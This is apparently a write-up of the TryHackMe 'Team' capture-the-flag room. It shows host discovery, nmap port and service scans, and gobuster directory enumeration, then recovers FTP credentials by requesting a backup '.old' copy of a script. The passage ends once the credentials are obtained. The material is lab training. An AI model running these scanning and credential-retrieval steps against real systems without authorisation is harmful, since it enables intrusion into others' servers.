Team – TryHackMe

Objective:
Our goal is to find two flags – **user.txt** and **root.txt.**


Contents

1.Initial Reconnaissance.


We begin by **pinging** the target to check if the host is active.

```
┌─[root@parrot]─[/home/user]
└──╼ #ping 10.10.172.49
PING 10.10.172.49 (10.10.172.49) 56(84) bytes of data.
64 bytes from 10.10.172.49: icmp_seq=1 ttl=63 time=46.4 ms
64 bytes from 10.10.172.49: icmp_seq=2 ttl=63 time=51.2 ms
64 bytes from 10.10.172.49: icmp_seq=3 ttl=63 time=46.9 ms
^C
--- 10.10.172.49 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 46.412/48.200/51.245/2.164 ms
```


The **host** responds. Upon visiting the website, we are presented with a default page.




An interesting **clue** can be found in the page source:



We need to add **team.thm** to our **/etc/hosts** file.



After doing so and navigating to **team.thm**, we are shown an internal page.



There are no visible **tabs** or **login panels.**


2.Gobuster

Let's **scan** for any available subdirectories:

```
┌─[root@parrot]─[/home/user]
└──╼ #gobuster dir -u http://team.thm/ -w /home/user/Desktop/21/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://team.thm/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/user/Desktop/21/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 273]
/.htpasswd            (Status: 403) [Size: 273]
/.htaccess            (Status: 403) [Size: 273]
/assets               (Status: 301) [Size: 305] [--> http://team.thm/assets/]
/images               (Status: 301) [Size: 305] [--> http://team.thm/images/]
/index.html           (Status: 200) [Size: 2966]
/robots.txt           (Status: 200) [Size: 5]
/scripts              (Status: 301) [Size: 306] [--> http://team.thm/scripts/]
/server-status        (Status: 403) [Size: 273]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
```

Only **/robots.txt** is accessible, but we can also see there's a **/scripts** directory – though we don't have access to it yet.

In the **robots.txt** file, we find:



dale – likely a username, possibly even an administrator. There's nothing else of note here.

3.Nmap

Let's check which **services/ports** are open on the target:

```
┌─[root@parrot]─[/home/user]
└──╼ #nmap -p- 10.10.172.49
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for team.thm (10.10.172.49)
Host is up (0.047s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 119.86 seconds
```

Three ports are open, so we'll try to identify what's running on them.

```
┌─[root@parrot]─[/home/user]
└──╼ #nmap -sV -sC -p 21,22,80 10.10.172.49
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for team.thm (10.10.172.49)
Host is up (0.047s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 2f:e0:60:fa:f2:81:9d:ee:f0:8c:48:2b:08:2f:82:05 (RSA)
|   256 a7:fe:be:83:91:22:2b:f0:0b:9a:64:ff:0a:dd:e9:bb (ECDSA)
|_  256 8a:a6:0f:48:94:9d:d1:8b:56:ed:f1:7c:e7:52:52:de (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Team
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 12.82 seconds
```

Unfortunately, there isn't much – Nmap indicates that FTP anonymous login is likely disabled. We need to think of the next step.

4.GoBuster 2

We're at a dead end. There must be something hidden on the site. Let's scan once more for accessible files.

```
┌─[root@parrot]─[/home/user]
└──╼ #gobuster dir -u http://team.thm/ -w /home/user/Desktop/21/common.txt  -x php,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://team.thm/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/user/Desktop/21/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 273]
/.hta.php             (Status: 403) [Size: 273]
/.hta.html            (Status: 403) [Size: 273]
/.hta.txt             (Status: 403) [Size: 273]
/.htaccess            (Status: 403) [Size: 273]
/.htaccess.php        (Status: 403) [Size: 273]
/.htaccess.html       (Status: 403) [Size: 273]
/.htaccess.txt        (Status: 403) [Size: 273]
/.htpasswd            (Status: 403) [Size: 273]
/.htpasswd.php        (Status: 403) [Size: 273]
/.htpasswd.html       (Status: 403) [Size: 273]
/.htpasswd.txt        (Status: 403) [Size: 273]
/assets               (Status: 301) [Size: 305] [--> http://team.thm/assets/]
/images               (Status: 301) [Size: 305] [--> http://team.thm/images/]
/index.html           (Status: 200) [Size: 2966]
/index.html           (Status: 200) [Size: 2966]
/robots.txt           (Status: 200) [Size: 5]
/robots.txt           (Status: 200) [Size: 5]
/scripts              (Status: 301) [Size: 306] [--> http://team.thm/scripts/]
/server-status        (Status: 403) [Size: 273]
```

```
┌─[root@parrot]─[/home/user]
└──╼ #gobuster dir -u http://team.thm/scripts -w /home/user/Desktop/21/common.txt  -x txt,js,html,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://team.thm/scripts
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/user/Desktop/21/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,js,html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta.php             (Status: 403) [Size: 273]
/.hta.js              (Status: 403) [Size: 273]
/.hta                 (Status: 403) [Size: 273]
/.hta.txt             (Status: 403) [Size: 273]
/.hta.html            (Status: 403) [Size: 273]
/.htaccess            (Status: 403) [Size: 273]
/.htaccess.txt        (Status: 403) [Size: 273]
/.htaccess.js         (Status: 403) [Size: 273]
/.htaccess.php        (Status: 403) [Size: 273]
/.htaccess.html       (Status: 403) [Size: 273]
/.htpasswd.html       (Status: 403) [Size: 273]
/.htpasswd            (Status: 403) [Size: 273]
/.htpasswd.php        (Status: 403) [Size: 273]
/.htpasswd.txt        (Status: 403) [Size: 273]
/.htpasswd.js         (Status: 403) [Size: 273]
/script.txt           (Status: 200) [Size: 597]
Progress: 23730 / 23735 (99.98%)
```

In the script folder, we have a file that we can open.


team.thm/scripts/script.txt

http://team.thm/scripts/script.txt


Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

```
#!/bin/bash
read -p "Enter Username: " REDACTED
read -sp "Enter Username Password: " REDACTED
echo
ftp_server="localhost"
ftp_username="$Username"
ftp_password="$Password"
mkdir /home/username/linux/source_folder
source_folder="/home/username/source_folder/"
cp -avr config* $source_folder
dest_folder="/home/username/linux/dest_folder/"
ftp -in $ftp_server <<END_SCRIPT
quote USER $ftp_username
quote PASS $decrypt
cd $source_folder
!cd $dest_folder
mget -R *
quit

# Updated version of the script
# Note to self had to change the extension of the old "script" in this folder, as it has creds in
```

We **discover** that login credentials are stored in a file with the .old extension.



By changing the file extension in the URL from **.txt to .old,** the file downloads – it should contain login credentials.



We've now obtained **login credentials**. Time to use them.

```
